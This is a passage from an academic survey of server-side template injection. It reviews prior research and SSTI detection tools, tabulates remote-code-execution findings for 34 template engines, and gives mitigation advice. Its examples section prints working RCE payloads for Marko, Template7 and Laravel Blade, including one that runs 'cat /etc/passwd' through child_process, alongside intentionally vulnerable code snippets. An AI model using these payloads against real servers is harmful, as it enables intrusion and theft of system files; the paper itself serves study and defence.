- **Sandbox.** The easiest way to patch or limit template engines' arbitrary code execution capabilities is to prevent certain actions or block specific functions. Hence, sandboxes are used by the majority of the template engines that want to provide some basic level of security. We can define this feature as the existence of a *blacklist* of words in the syntax of the template engine. Whenever a word inside the blacklist is found, the execution of the template is blocked. The problem with this kind of security feature is that it does not provide a robust way to protect against arbitrary code execution. Sandboxes are escaped in many similar contexts, so it should be known to web developers that this kind of risk can be avoided by only keeping the engine updated. Besides, many template engines only put sandboxes in place after discovering an RCE exploit, making previous versions vulnerable. This is another fact that should be known to developers. If a template engine provides a sandbox, the latest version of the engine should always be on, or there is a risk that the sandbox is not updated.
- **No function calls.** All the introspective payloads found for the various template engines require a function call at a certain point, either to instantiate an arbitrary object or to call an introspective function. Blocking any function call can effectively avoid code execution but it might also greatly impact the template engine functionalities.
- **Limited code execution.** Some template engines greatly limit what the user can or cannot do inside the delimiters. We could also say that sandboxes are meant to limit code execution. However, the main difference between these two categories is that sandboxes limit specific functions or attributes to systematically block specific payloads that can be exploited to achieve RCE. In this case, we refer to a more general limit that can be either imposed by blocking most functions or attribute access (with a whitelist, for example) or by giving only a set of custom directives that the developer can use in the template.
- **No RCE vulnerability.** Some template engines might not have any specific security feature, but no arbitrary code execution was found. An example where this can happen is when the language of the template engine cannot have introspective payloads.

5 Literature Review

To identify which works related to SSTI have been published, we conducted keyword searches for terms such as "server-side template injection," "SSTI," or "template injection" across various search engines for our research, our investigation revealed that Google Scholar proved to be the most comprehensive source, yielding the majority of relevant papers. Other search engines, namely IEEE, ACM, and SCOPUS, either failed to find any results related to SSTI or duplicated the same works we had already identified on Google Scholar. Our analysis revealed only four papers related to SSTI.

In this section, we delve into three of these papers, while the fourth [12] is reviewed in Section 6 since it is a paper that presents an SSTI detection tool. The three papers that we review in this section are the following. (i) Kettle's paper regarding SSTI discovery and exploitation [23]; (ii) Wang et. al. [61] paper that proposes to protect against SSTI with instruction set randomization; (iii) Zhao et. al. [65] paper that shows how sandboxed PHP template engines could be exploited to achieve RCE.

To the best of our knowledge, the concept of SSTI was first brought to light in 2015 by James Kettle [23]. Our research uncovered no references to this vulnerability in the academic literature before that year.

His research showed for the first time the critical consequences associated with template engines and how attackers can leverage them to achieve Remote Code Execution (RCE). James Kettle’s work on SSTI was characterized by its analysis of the vulnerability, the practical exploitation techniques, and the far-reaching implications of SSTI in the context of modern web applications. Furthermore, Kettle analyzed five template engines (FreeMarker, Velocity, Smarty, Twig, and Jade), showing how they allowed RCE and how sandbox protections could be bypassed. Finally, his work showed case studies of prominent frameworks and CMS applications that are vulnerable to SSTI, demonstrating the possible prevalence of this vulnerability. Table 4 summarizes the literature related to SSTI from 2015 until now.

Ref.	Tool	Year	Objective
[23]	Burp plugin	2015	Detection and exploitation of SSTI
[12]	ZAP plugin	2018	A tool for SSTI detection that uses polyglot payloads
[61]	-	2021	Defending against SSTI with instruction set randomization
[65]	TEFuzz	2023	Fuzzing PHP template engines to escape sandboxes

Table 4. Overview of SSTI-related literature

5.1 Kettle’s Exploitation Methodology

In Reference [23], Kettle provides a step-by-step methodology to exploit SSTI in a black-box scenario. This methodology is also used by SSTI detection tools and is useful to understand the differences and similarities between template engines and how important it is, on the exploitation side, to know which engine a web application is running. The methodology is based on three main steps:

- **Detect.** In the detection phase, the goal is to confirm the presence of SSTI. There are two general contexts in which SSTI can arise: plaintext and code. In the plaintext context (we saw an example in Listing 2), HTML can be directly input into templates, and it’s often a source of XSS. To detect this, one can invoke the template engine with generic payloads (e.g., the typical `{{7*7}}`). In the code context, user input is placed within template statements instead, making it less obvious to discover. An example is the following code:

```

1     user_input = request.form['username']
2     template = "<h1>Welcome, {{s}}! </h1>" % user_input
3     render_template_string(template)

```

Listing 9. Flask Jinja2 code context SSTI example.

This scenario can be discovered by trying to close the statement and injecting HTML tags afterward (e.g. `}}<p>SSTI</p>`).

- **Identify.** Once SSTI is detected, the next step is identifying the template engine in use. Sometimes, sending invalid syntax to cause error messages can reveal the engine. Otherwise, it is necessary to try different payloads and observe whether they are executed.
- **Exploit.** After finding the template injection and identifying the template engine, attackers usually need to find a way to escalate to RCE. The first step can be to read the template engine documentation since it can provide insightful information on methods, variables, and special functionalities. If a way to escalate has not been found at this point, then the engine environment can be explored to see if it leaks any sensitive information that can be used to further compromise the system. Additionally, templates might expose objects that can be exploited by an attacker to perform malicious actions.

Despite the utility and practicality of this methodology, it mainly provides an offensive side of the SSTI vulnerability. Furthermore, it lacks generalization for the widespread variety of template engines that we have nowadays. Future research could work on both providing a more general method to detect and protect against SSTI vulnerabilities and exploring automated approaches for assessing RCE in template engines.

5.2 Protecting Against SSTI With Instruction Set Randomization

Wang et al. [61] proposed a new method for defending against Server-Side Template Injection (SSTI), which circumvents the need for specialized tools or scanners. This method is already used for other vulnerabilities [7, 22, 51] and is known as instruction set randomization [61]. This technique introduces an element of randomness into the template code by incorporating a random key. Notably, template engines rely on specific delimiters and instructions to parse templates. For instance, when the engine encounters the string `{{` (commonly used as the default delimiter in template engines like Jinja2 and others), it identifies this as the beginning of a variable block to be executed. Some template engines provide environment functions or attributes that allow the customization of these delimiters. In cases where these options are not readily provided, the template engine's code can usually be modified to recognize different characters as the instruction delimiter (e.g., instead of using `{{ }}` as delimiters, alternative symbols like `[[]]` could be employed).

Instruction set randomization is based on this functionality and works by generating a random pair of delimiters (e.g., `{{randomString }}`) that is unknown to potential attackers. When a web application is vulnerable to SSTI, an attacker attempting to inject template code would fail to execute it, as the engine would not recognize the default delimiters. It is important to note that the effectiveness of this protection relies on the secrecy of the selected or generated random string. Therefore, the string should not be leaked in any way on the application, and it needs to be sufficiently long and complex to resist brute-force attacks.

This SSTI defense approach is especially effective in scenarios where SSTI is unintentional. In cases where a web application intentionally exposes the template engine to users, this protection becomes impractical. Moreover, applying this technique in cases of unintended SSTI can impose a substantial burden on developers, as they would need to manually modify each template by adding the random string before every instruction (a process that could potentially be automated). Nevertheless, automation would require the creation of scripts to parse template files and implement the random string addition. Altering delimiters may not always be straightforward: as we said, many templates offer customization options, but others may necessitate changes to the template engine's core code. This practice introduces several security risks, including the need to re-modify the code with every engine update and the potential for introducing new vulnerabilities during code modifications.

In conclusion, the instruction set randomization approach offers a unique perspective on defending against SSTI but may not necessarily surpass other strategies or tools. In the future, this research path can be further explored to find automated ways to implement instruction set randomization that are reliable and easy to implement for developers.

5.3 PHP Template Engines Sandbox Escaping

In section 4.2, we saw that template engine developers have introduced sandbox modes to restrict the capabilities of template tags, preventing attackers from achieving RCE. However, a paper by Zhao Y. et al. [65] recently presented a fuzzer that aims to automatically detect and exploit sandbox escape bugs in template engines. In fact, it exploits a previously overlooked bug called *template escape*, which allows attackers to bypass the sandbox and gain RCE. This bug occurs when attacker-controlled inputs in the template code escape the template's intended semantics during translation to PHP code. Reference [65], uses CVE-2021-26120 as an example to illustrate how template escapes bugs work. By carefully crafting a template function name, attackers can inject PHP code into

the translated PHP file, thereby gaining execution. The paper suggests that template escape bugs may not be as rare as previously thought and calls for a study of their prevalence and severity in every template engine.

Despite focusing only on a specific set of PHP engines, this work shows an increasing interest in SSTI research. The results obtained by this paper also underline how SSTI still affects many CMSs and how sandboxing mechanisms cannot be trusted. TEFuzz is a tool that works with Tplmap and aims to detect sandbox escapes in PHP template engines. The results show that applying TEFuzz to 7 PHP engines, 55 bugs can be exploited to gain RCE on sandbox-protected template engines.

Also, Reference [23], discussed possible sandbox bypasses that existed in various template engines. Despite the majority of the sandbox bypasses shown being in template engines written in Java or PHP, it is possible that other engines in other languages can be vulnerable. The possibility that sandboxes are evaded (and therefore become useless in defending against RCE) is a worrying sign that this kind of protection might not be ideal. This calls for future research to uncover possible sandbox escapes in other engines and propose alternative ways to protect against RCE.

5.4 Open Research Gaps

As highlighted in previous sections, research on SSTI remains limited. Nevertheless, the works analyzed in this section have opened several promising topics for further investigation.

SSTI Detection and Prevention. Despite the existence of some detection tools, which will be further discussed in the next section, and the work by Silva [12], SSTI detection largely relies on black-box testing through payload injection on target websites. Currently, there are no white-box or gray-box detection tools available, nor have any research papers addressed this approach. On the prevention side, while the work by Wang et al. [61] on instruction set randomization is notable, a practical or comprehensive implementation strategy is still lacking.

RCE Detection and Prevention. Kettle [23] and Zhao [65] have both shown that sandbox mechanisms in template engines are unreliable and can be bypassed. However, automatic detection of this issue has only been addressed for PHP-based engines, leaving engines for other programming languages largely unexplored. Furthermore, the prevention of RCE remains a critical yet neglected area within SSTI research, with no published work offering a detailed analysis or solutions. There is a clear need for the development of methods to automatically block, detect, or even patch RCE vulnerabilities in template engines.

6 SSTI Detection Tools

This section will summarize how the three most popular tools to detect SSTI work and their main differences. This comparison can be useful to identify strengths, pitfalls, and improvements that future tools might implement. We can evaluate their popularity to make a selection among these tools. Burp stands out as a widely recognized commercial vulnerability scanner, while ZAP is the leading open-source alternative. Furthermore, Tplmap has gained popularity, evident from its 3.5k GitHub stars and its status as an official Burp extension. It's worth noting that, during our search for "SSTI" or "template injection" tools on GitHub, we observed that many others are either forks or draw inspiration from Tplmap. Among the three tools we analyzed, the first one to be released, immediately after the discovery of SSTI by J. Kettle, was an extension to detect SSTI automatically for Burp Suite. Since Burp [47] is one of the most popular web application security testing software, the vulnerability started to get some attention. After that, two other tools were created to detect and exploit SSTI. Table 5 shows a general comparison between the four tools described in detail in the following. Notably, analyzing the Burp scanner's details is not possible since it is not open-source, so our analysis will focus on Tplmap, ZAP-Esup, and SSTImap.

Name	Year	Open-source	Supported engines	Plugin	Crawler
Burp scanner	2015	✗	-	Burp	✓
Tplmap	2016	✓	18	Burp	✗
ZAP-ESUP	2018	✓	18	ZAP	✓
SSTImap	2022	✓	27	-	✗

Table 5. SSTI detection tools comparison. The number of template engines supported by Burp is unknown.

6.1 Tplmap

Tplmap [46] is a command-line tool designed for detecting and exploiting SSTI vulnerabilities in web applications. Once a user detects a potential SSTI, Tplmap can automate the exploitation process by injecting payloads into the application to assess whether the vulnerability can be leveraged for RCE. Tplmap supports various template engines commonly used in web development, such as Jinja2, Smarty, and Twig, and it can detect and exploit SSTI vulnerabilities specific to a limited set of engines. Users can also provide custom payloads to Tplmap that can tailor the exploitation attempts to specific needs or test against unique scenarios. The main limitation of this tool is the restricted amount of template engines supported. Tplmap supports several popular template engines but does not cover every template engine used across the web. This means that some applications using less common or custom template engines may not be effectively tested using this tool. At this moment, Tplmap supports 18 template engines. Secondly, it lacks crawling capabilities: Tplmap cannot automatically find vulnerable endpoints, they have to be specified by the user. Furthermore, its repository is no longer maintained, thus lacking support for recent template engines. This, along with the aforementioned limitations, calls for new tools that will be able to keep up with the evolving landscape of SSTI and the ever-rising presence of new template engines.

6.2 ZAP-Esup

ZAP-ESUP [12] was published in 2018 by Diogo Silva as an extension for Zed Attack Proxy (ZAP) [40]. The main feature of this tool is that it uses polyglot payloads to overcome the limitations of Tplmap in terms of template engines supported and exploitation methodology. With a polyglot payload, in this case, the author means a string of symbols and letters that can help detect SSTI in multiple template engines.

The paper also discusses the development of an SSTI polyglot payload designed to cause errors in web applications. To determine the most effective method for triggering errors, the author tested four combinations of template tags: start tag (e.g., `{`), ending tag (e.g., `}`), start tag followed by an ending tag (e.g., `{ }`), and start tag with a variable name and ending tag (e.g., `{foo}`). They found that the best way to cause errors was by sending a start tag, a nonexistent variable name, and an ending tag, resulting in unusual behavior in 16 out of 18 tested applications. To detect unusual behaviors, the tool registers how the application responds with normal inputs and then with the SSTI payload. In this case, the absence of the variable in the template engine context causes an error, resulting in a different server response.

However, Java-based applications handle errors better with respect to other programming languages, without causing differences in the response when variables do not exist. To address this, the author creates a specific polyglot for Java applications that contains code intentionally violating their syntax to trigger errors. Then, to reduce the payload size, they create a general polyglot by combining various template start and end tags around an existing payload. Finally, they backslash the general polyglot to prevent rendering and add Twig commentary tags (`{# }`) to address issues with Smarty. The goal is to create an effective SSTI polyglot that can trigger errors in different web applications, thus detecting SSTI without specific engine knowledge.

ZAP-ESUP provides various improvements concerning Tplmap and handles some of the limitations we previously showed. Despite these improvements and the fact that it can detect SSTI without relying on specific engine payloads, it still does not consider possible new engines with syntaxes that are not supported by the current polyglot payloads. The state of the art also lacks unbiased tests to assess which of these two tools can detect SSTI more efficiently.

6.3 SSTImap

SSTImap is a tool based on Tplmap but with some differences in terms of functions and supported templates. It has the drawback of not being integrated as a Burp plugin, while Tplmap supports this integration. Similarly to Tplmap, it does not yet support a crawling integration, even though it appears to be a future plan. In terms of improvements, SSTImap provides support for 27 engines and contexts. Even though they are more than Tplmap it is still a small number, especially if we consider that they are not 27 different template engines but some of them are eval-like code injections or payloads for different versions of the same engine. The way in which it works is similar to Tplmap, it injects a set of payloads on the target URL and attempts to detect which template engine is being used.

7 Template Engine analysis

We highlighted the importance of selecting a template engine and knowing the security risks related to each engine. This section provides a methodology to analyze template engines and assess their security. We selected 34 template engines to analyze based on their popularity, searching both on GitHub (using stars as a measure of popularity) and other search engines (exploring top results for queries like "template engines in" plus the programming language of choice).

7.1 Programming Languages

The automatic analysis of template engines for RCE paths presents a challenging issue due to the wide variety of template engines available. This diversity directly results from the numerous programming languages used for web application development and frameworks. Template engines operate as a series of Application Programming Interfaces (APIs) that can only be used by the same programming language in which the template engine is written. Consequently, a template engine written in Python can only be used by Python web applications.

The complexity in automatically detecting RCE also arises because the payloads are linked to the programming language. An introspective exploit that works for Python does not work for Java and vice versa. This variety poses many challenges in defending against RCE and SSTI, one being the difficulty in assessing if a template engine allows RCE without depending on the engine language. To understand how many different programming languages are used for developing template engines, Figure 3 provides the results obtained when searching for *template engine* on GitHub and reporting how many repositories had code in a certain language. We only considered some of the programming languages present in our analysis. The results show that six popular languages covered about 60% of the total repositories.

7.2 Analysis Results

To provide an overview of the current state of template engines regarding RCE and protections against its threat, we propose an analysis of 34 template engines in eight different programming languages. Table 6 shows a general overview of the results, while Figure 4 shows some statistics extracted from them. The analysis was carried out with a methodology that involves three main steps:

- (1) **Developing a minimal SSTI-vulnerable application.** The first step in analyzing an unknown template engine is to create an environment where we can test the template in an SSTI scenario. More specifically,




Fig. 3. Estimated number of template engines related repositories for each programming language by searching *template engine* on GitHub.

the main objective of this phase is to create a *vulnerable* piece of code by progressively modifying existing snippets to trigger SSTI. Such snippets can often be found in the documentation of the template engine and can be modified to produce a vulnerable scenario. With this code, we can proceed to test possible RCE payloads.

- (2) **Testing exploits and security features.** We can test possible exploits after creating a working environment with a running SSTI-vulnerable code. To this end, we devised a *multi-step* procedure that can reveal whether the template engine is exploitable through RCE. This procedure is organized into *steps* of progressive complexity, where we design four exploitation methodologies, which we detail in Section 4.1. If we find a working exploit from one of the previous steps, we can consider the target template exploitable with RCE. However, if we cannot find any working exploit, it does not mean that the template engine is secure against RCE. In addition to that, we evaluate possible *security features* that characterize the target template according to a taxonomy that we describe in Section 4.2.
- (3) **Collecting the results.** In the final step, we collect the previous analysis's results. This part is essential to build a standard set of information that can be consulted and updated by researchers or programmers. In the future, template engines will be updated, and there is the possibility that they will introduce security measures that might change their ability to execute arbitrary code. Sometimes, they might even introduce bugs or updates that allow code execution. The attained results are organized in a report that contains the following information: (i) *Name and language* of the template engine; (ii) *delimiters* used by the engine; (iii) type of *working exploit*; (iiii) the potential *security features* employed by the template. The report also

briefly describes the engine, examples of secure and vulnerable codes, and a more detailed analysis of the payload that allows RCE and the security features for each template engine.




Fig. 4. Summary of how many Template Engines have or had RCE and how many implement any kind of protection to prevent it.

Upon analyzing our results, we can draw conclusions regarding the current state of template engines. Figure 4 presents aggregated findings, indicating that given the total number of engines analyzed, a rather low number of template engines integrate any form of protection. Of significant concern is also the fact that, among the 34 engines assessed, 31 allow or have allowed RCE. Notably, this susceptibility is more pronounced in the most popular programming languages, such as Python, PHP, Javascript, and Java.

A more detailed exploration of RCE types and security features is presented in Table 6. Here, we discern valuable insights into the kinds of RCE vulnerabilities and security mechanisms these engines possess. Introspective exploits are the most prevalent, affecting 16 template engines. Following closely are tags for code execution and direct code execution, impacting seven and six engines, respectively.

Regarding security measures, they are rarely implemented, with only ten out of the 34 engines offering any form of protection. Among these, sandboxes are the most commonly employed security feature. It is worth noting that prior works, as demonstrated in references [23, 65], have raised doubts about the reliability of sandboxing. Out of the ten engines with security features, five incorporate a sandbox, while four provide limited code execution capabilities. This limitation on executable code within a template can significantly mitigate the risk of RCE but may also affect some of the engine's functionalities.

The results obtained from our analysis, along with what we saw in Section 2.2, show that SSTI is still a vulnerability that is present in the wild, and its consequences can be critical. Despite this, the state of the art is not

Language	Name	Delimiters	A. A.	E.F.	Exploit Kind	Security Features
Python	Django	{{ }}	✓	✗	-	LCE
	Tornado	{{ }} and {% %}	✓	✓	Tag code execution	-
	Jinja2	{{ }}	✓	✓	Introspection	-
	web2py	{{= }}	✗	✓	Introspection	-
	Mako	<% %>and \$	✓	✓	Tag code execution	-
	Chameleon	\${ }	✗	✓	Introspection	-
	Cheetah3	\$ and #	✗	✓	Tag code execution	-
	Genshi	\$ and <? ?>	✗	✓	Tag code execution	-
	Pyratemp	@! !@	✗	✗	-	Sandbox
PHP	Laravel	{{ }}	✗	✓	Tag code execution	-
	Twig	{{ }}	✓	✓	Introspection	Sandbox
	Smarty	{ }	✓	✓	Tag code execution	Sandbox
JavaScript	Vue	{{ }}	✓	✓	Introspection	-
	Pug	#{ }	✓	✓	Introspection	-
	Handlebars	{{ }} and #	✓	✓	Introspection	LCE
	Marko	\${ }	✗	✓	Introspection	-
	Nunjucks	{{ }}	✓	✓	Introspection	-
	EJS	<%= %>	✓	✓	Introspection	-
	doT	{{= }}	✓	✓	Introspection	-
	Dust	{ } and {@ }	✓	✓	Bug	LCE
	JsRender	{{ }} and {{: }}	✓	✓	Introspection	-
	Template7	{{ }} and {{# }}	✗	✓	Tag code execution	-
	SquirrellyJS	{{ }} , @ and	✗	✓	Introspection	-
Java	Thymeleaf	#{ }, \${ } and [[]]	✓	✓	Direct code execution	No function calls
	Pebble	{% %}	✓	✓	Introspection	Sandbox
	FreeMarker	\${ }	✓	✓	Functions code execution	-
	Jinjava	{{ }}	✓	✓	Introspection	Sandbox
	Apache Velocity	\$ and #	✓	✓	Introspection	-
Ruby	Slim	=	✓	✓	Direct code execution	-
	ERB	<%= %>	✓	✓	Direct code execution	-
Golang	Default engine	{{ }}	✓	✗	-	LCE
Perl	Mojolicious	<%= %>	✓	✓	Direct code execution	-
.NET	ASP	<%= %>	✓	✓	Direct code execution	-
	Razor	and ()	✓	✓	Direct code execution	-

Table 6. This table shows the main characteristics of all the template engines analyzed in this work. *A.A.* stands for Already analyzed, *E.F.* for Exploit Found, *LCE* for limited code execution. Template engine names in bold represent those we show as exploitable with RCE for the first time.

addressing the problem with new solutions due to the wide variety of template engines in different programming languages, which makes it difficult to develop solutions that can effectively mitigate SSTI risks. Furthermore, most developers might be unaware that selecting the proper template engine for certain web applications is essential. Instead, they might go with the most popular solutions or be unaware of the possibility that a template engine can be a security hazard for their applications. As Table 1 shows, the most popular templates also often allow RCE. Additionally, analyzing the scenario of CMSs, we can find insightful cases of SSTI in which the engine is directly accessible by users. CMS developers are responsible for ensuring that RCE is achievable in their product through SSTI. Moreover, by analyzing CVEs, we can see that most of them are critical because SSTI can be escalated to RCE. If the template engines used in those cases were not allowing RCE, the impact of SSTI would be much lower. This calls for a sensibilization among developers to select template engines considering worst-case scenarios in which their website or CMS is vulnerable to SSTI. Finally, the last prominent scenario is when template engines are provided as a service to platform users. We saw the example of GitHub pages, but many CMS allow users to use template engines to build email templates or web pages. In these cases, the risks and impact are even higher since the risk is to allow arbitrary users to take control of servers in which other instances of user content exist and potentially leak their private data or destroy other applications. In this scenario, selecting the proper template engine is crucial, but this calls for the automation of template engine analysis of RCE.

7.3 Protecting against SSTI and RCE

SSTI vulnerabilities observed in the wild and reported in CVEs can generally be divided into two main categories, each stemming from different underlying issues. **Constructing template strings from user input.** This scenario is particularly common in bug bounty reports and occurs when user input is embedded into a template string without proper sanitization. A typical example is when a user's registration data is included in a template string, allowing them to inject malicious instructions. To prevent SSTI in this context, developers should avoid constructing template strings that contain user-provided data whenever possible. If user-controlled data must be included within the template declaration, the input should be properly sanitized, specifically by removing or blocking sensitive template delimiters, such as curly brackets. **Usage of template engines that allow RCE.** Most SSTI-related CVEs are assigned critical severity scores because these vulnerabilities often lead to remote code execution (RCE). However, selecting a framework or template engine that does not allow RCE can significantly reduce the severity and impact of an SSTI vulnerability. Using the data presented in Table 6, practitioners can quickly assess and choose template engines based on whether they permit RCE. It is crucial to emphasize that the selection of a secure template engine plays a key role in preventing RCE in the event that an SSTI vulnerability exists or if the application allows users to construct their own templates.

8 Meaningful Examples

In section 3.1, we saw an example of template engine usage with Jinja2. This section will expand this overview by including other template engines and different programming languages. Notably, of the 34 template engines analyzed, nine were never analyzed before, and eight allow RCE. It would be interesting to provide a detailed explanation for each one but for space and repetitiveness reasons, we will only focus on those template engines that can provide useful insights into various coding practices, RCE types, and security features. For this reason, the only template engine that was never analyzed before that will be present in this section is Pyratemp (Section 8.1). Nonetheless, we can briefly summarize our findings for the other eight engines that allow RCE and were never analyzed before.

- **Cheetah** [8] is a Python template engine released in 2001. The documentation explains the existence of a special tag that can be used to execute direct Python code using `{#echo <code>}`.

- **Genshi and Kid** [54] is a Python template engine born in 2006 that is based on another engine called Kid. Again, we can execute arbitrary Python code using special delimiters `<?Python <code> ?>` .
- **web2py** [45] is a Python framework inspired by the famous Django. In web2py, the engine allows access to introspective Python attributes like in Jinja2. Therefore, it is possible to use a payload similar to what we have seen in Section 3.3 to achieve RCE.
- **Chameleon** [5] is a Python engine that compiles its templates to optimize their execution speed. In this engine, we can quickly discover by trying to access the introspective attributes of an object that we can achieve RCE.
- **Laravel (Blade)** [38] is an open-source framework to develop PHP web applications. It allows using different template engines, but by default, it uses its own, whose name is Blade [37]. The documentation analysis reveals the presence of a raw PHP tag that allows code execution `@php echo `ls` @endphp`.
- **Marko** [10] is a JavaScript engine focusing on simplicity and speed. Like many other JavaScript engines, it allows access to introspective object functions and attributes that can easily be exploited to achieve RCE. The following example shows what a JavaScript introspective payload looks like.

```
1  ${ ' '.toString.constructor.call({}, "return global.process.mainModule.constructor.
    _load('child_process').execSync('cat /etc/passwd').toString()") () }
```

Listing 10. A JavaScript introspective payload for Marko engine.

This payload allows the execution of any shell command so a malicious user can exploit it to open a reverse shell and perform any operation on the server. The general idea is that we need to load the `child_process` module and use it to call the `execSync` function that allows executing arbitrary shell commands in the server. The inner chain exploits the ability to traverse objects and move from a simple string to the global environment.

- **SquirrellyJS** [17] is a JavaScript engine inspired by other famous names like Nunjucks, Handlebars, and EJS. By using the same exact payload above (Listing 10)(with different delimiters), we can quickly achieve RCE with introspection.
- **Template7** [24] is a lightweight template engine focused on mobile-first web applications. In this case, looking at the documentation, we can find a special delimiter that allows us to execute arbitrary Javascript code. The following payload allows to execute arbitrary commands on Template7: `{{js `global.process.mainModule.require("child_process").execSync("ls")`}}`

These were the eight template engines that, through our analysis, we discovered to be allowing RCE. Now, we can move to five detailed examples of popular template engines in five programming languages (Python, PHP, JavaScript, Java, and Ruby). From these examples, we want to show insightful differences in how template engines address RCE and how they function in general. Despite the presence of online blogs or cheatsheets of exploit payloads that concern the engines we analyzed, these examples aim to perform a more detailed analysis. Each subsection will show the main characteristics of a template engine, starting from simple safe and unsafe code examples and then diving into RCE paths, security features, and additional characteristics.

8.1 Pyratemp: the Python Sandbox

Pyratemp [25] is a template engine focused on simplicity and speed. Its delimiters are the at symbol followed by an exclamation mark (`@! <instruction> !@`). Pyratemp also provides a sandbox to protect against SSTI; we will analyze this sandbox in more detail after some examples of usage of this engine. To the best of our knowledge, no one has ever tried to analyze this template engine before.

The first example is for the safe usage of this template; the following code is not vulnerable to SSTI:

```
1  import pyratemp
```

```

2 user_input = request.form['username']
3 t = pyratemp.Template("Hello @!name!@.")
4 t(name=user_input)

```

Listing 11. Pyratemp safe code example.

In the code snippet above, we first import the Pyratemp engine module. Next, we retrieve user input from the HTTP request parameter `username`. Then, we create our template, supplying a string containing Pyratemp directives. In this case, we intend to display the value of the variable `name`. Finally, we execute the template by calling the `t` function (the name we assigned to the variable containing the template) and pass as many keyword arguments as needed in this function call. Each keyword argument represents a variable within the context of the template engine. In this instance, we pass the user input within the `name` variable.

The above code is safe from SSTI as we use the appropriate function to pass the user input in the template context. An example of code that instead is vulnerable to SSTI in Pyratemp is the following:

```

1 import pyratemp
2 user_input = request.form['username']
3 t = pyratemp.Template("Hello "+user_input+".")
4 t()

```

Listing 12. Pyratemp vulnerable code example.

In this code snippet, we do not use the correct method to introduce user input into the engine. Instead of using a keyword argument when executing the template (the `t()` function call), we embed the user input directly within the Pyratemp code. This minor oversight means that the engine will execute any input from the user that includes the Pyratemp delimiters.

As we said in the introduction to this template engine, a pseudo-sandbox functionality checks the code we pass to the template. The sandbox is implemented with a class called `EvalPseudoSandbox`, allowing only a subset of Python's built-ins that are considered safe by the engine creator. Additionally, it blocks the engine execution if the template contains any double underscore (e.g., `__class__`). As we saw previously with Jinja2, we can build RCE payloads using Python introspective attributes to call functions like `popen` or `system`. By filtering any template containing double underscores, this payload no longer works. To the best of our knowledge, there is no way to break out of this sandbox. Still, web developers should be careful not to pass dangerous objects to the template (e.g., objects with direct access to calls like `system` or other dangerous functions).

8.2 Smarty: a PHP Sandbox

Smarty [34] is a template engine written in PHP. Its focus is on simplicity and security, and the syntax mainly uses single curly brackets (`{ $variable }`).

First, we can start with a safe example of its usage. This example is taken from the Smarty documentation and is divided into two files: a smarty source file that contains HTML tags and two variables from the template (`$title_text` and `$body_html`). The other file is the PHP source file, which compiles the template and sets the variable's value.

